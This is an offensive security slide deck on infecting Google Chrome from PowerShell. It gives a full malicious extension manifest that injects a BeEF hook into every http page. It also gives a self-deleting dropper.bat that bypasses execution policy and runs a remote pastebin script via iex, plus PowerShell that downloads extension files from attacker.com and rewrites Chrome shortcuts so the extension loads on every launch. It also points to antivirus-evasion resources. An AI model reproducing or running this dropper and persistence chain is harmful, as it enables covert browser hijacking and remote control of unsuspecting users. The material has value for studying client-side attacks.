Infecting Google Chrome from PowerShell

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

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Why Google Chrome?

- Out with unwanted ad injectors
  - Posted: Tuesday, March 31, 2015

  http://googleonlinesecurity.blogspot.ro/2015/03/out-with-unwanted-ad-injectors.html

  ^^ Google kills 200 ad-injecting Chrome extensions, says many are malware

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

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

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- More than 5% of people visiting Google sites have at least one ad injector installed
- Researchers found 192 deceptive Chrome extensions that affected 14 million users
- 34% of Chrome extensions injecting ads were classified as outright malware

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- Idea:
  - Create malicious Chrome extension that will pass security scan (FUD)

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- But I don't want to pay US$5.00 :(:(:(

Why PowerShell?

- Is there some way how to avoid spending money?
- Sure it is!
- How install crx Chrome extension via command line?
  - http://stackoverflow.com/questions/16800696/how-install-crx-chrome-extension-via-command-line

Why PowerShell?

- Mostly programming in Perl
- Stopped using Windows years ago
- Experienced with batch files (.bat, .cmd)

- I know that security researchers are using PowerShell to Windows „exploitation“.

Why PowerShell?

- PowerSploit - A PowerShell Post-Exploitation Framework
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- Nishang - PowerShell for penetration testing and offensive security.
- https://github.com/samratashok/nishang

- PowerShellCandC
- https://github.com/kjacobsen/PowerShellCandC

Why PowerShell?

- I'm lazy
- I will use PowerShell & BeEF !
  - The Browser Exploitation Framework
    - http://beefproject.com

IT'S TIME FOR DEMO!

https://www.youtube.com/watch?v=8MPKn3So-KQ

Offensive extension tutorial

- chrome-beef-extension
  - hook.js
  - icon.png
  - manifest.json

Offensive extension tutorial


hook.js


icon.png


manifest.json

```
{
 "name": "BeEF hook",
 "version": "0.1",
 "manifest_version": 2,
 "description": "Injecting BeEF hook.js when the page is served over http",
 "browser_action": {
   "name": "Manipulate DOM",
   "icons": ["icon.png"],
   "default_icon": "icon.png"
 },
 "content_scripts": [ {
   "js": [ "hook.js" ],
   "matches": [ "http://*/*" ]
 }]
}
```

Offensive extension tutorial

google-chrome –load-extension=chrome-beef-extension

PowerShell dropper

- Changing the Windows PowerShell Script Execution Policy

- The Set-ExecutionPolicy cmdlet enables you to determine which Windows PowerShell scripts (if any) will be allowed to run on your computer. Windows PowerShell has four different execution policies:

PowerShell dropper

- Restricted - No scripts can be run. Windows PowerShell can be used only in interactive mode.
- AllSigned - Only scripts signed by a trusted publisher can be run.
- RemoteSigned - Downloaded scripts must be signed by a trusted publisher before they can be run.
- Unrestricted - No restrictions; all Windows PowerShell scripts can be run.

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
- 15 Ways to Bypass the PowerShell Execution Policy
  - https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/



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- dropper.bat
  - PowerShell.exe -ExecutionPolicy UnRestricted -nop -c "iex(New-Object Net.WebClient).DownloadString('http://pastebin.com/raw.php?i=mzp5vm8a')"
  - pause
  - DEL "%~f0"

PowerShell payload

1. Download chrome extension
2. Locate Google Chrome .lnk
3. Delete it
4. Create a new shortcut on user Desktop
    - with Argument:

--load-extension=C:\chrome-beef-extension

PowerShell payload

- PowerShell Function to download extension
  - New-Item -ItemType directory -Path C:\chrome-beef-extension
  - $wc = new-object net.webclient; $wc.Downloadfile('http://attacker.com/manifest.json','C:\chrome-beef-extension\manifest.json');
  - $wc.Downloadfile('http://attacker.com/hook.js','C:\chrome-beef-extension\hook.js');
  - $wc.Downloadfile('http://attacker.com/icon.png','C:\chrome-beef-extension\icon.png');

PowerShell payload

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  - # Call wscript com object
  - $shell = New-Object -ComObject WScript.Shell

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- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\
  - # Recurse through directories for .lnk files
  - $allUsersPwd = $pwd.drive.name + ":\Users\Public\Desktop\"
  - dir "$allUsersPwd" -filter *.lnk -Recurse | ForEach {
  - $lnk = $shell.CreateShortcut($_.FullName)
  - $oldPath= $lnk.TargetPath
  - $oldName= $HOME + "\Desktop\" + $_.BaseName + ".lnk"

PowerShell payload

- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\

  - # If match text, perform operation
  - if($oldpath -Match "chrome.exe") {
  - Remove-Item $_.FullName

PowerShell payload

- Creating Chrome shortcut
  - C:\Users\test\Desktop\
  - $lnknew = $shell.CreateShortcut("$oldName")
  - $lnknew.targetPath = $oldpath
  - $lnknew.Arguments = "--load-extension=C:\chrome-beef-plugin"
  - $lnknew.Save()
  - }

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Download me

- http://www.hacktheplanet.cz/ctjb_chrome.pdf

Resources

- Create a PowerShell Function to List Menu Shortcuts
- http://www.computerperformance.co.uk/powershell/powershell_function_shortcut.htm
-
- LNK file testing
- http://poshcode.org/3112
-
- Working with Shortcuts in Windows PowerShell
- http://windowsitpro.com/powershell/working-shortcuts-windows-powershell
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- Janicab Hides Behind Undocumented LNK Functionality
- https://www.f-secure.com/weblog/archives/00002803.html

Resources

- Shell Link (.LNK) Binary File Format
- https://msdn.microsoft.com/en-us/library/dd871305.aspx
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- How to create a shortcut using Powershell
- http://stackoverflow.com/questions/9701840/how-to-create-a-shortcut-using-powershell

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- Even More AVasion with PowerShell!!!
- http://www.shortbus.ninja/even-more-avasion/
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- Using PowerShell for Client Side Attacks
- http://www.labofapenetrationtester.com/2014/11/powershell-for-client-side-attacks.html
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- http://arstechnica.com/security/2015/04/google-kills-200-ad-injecting-chrome-extensions-says-many-are-malware/
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- Out with unwanted ad injectors
- http://googleonlinesecurity.blogspot.ro/2015/03/out-with-unwanted-ad-injectors.html
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- chrome.history
- https://developer.chrome.com/extensions/history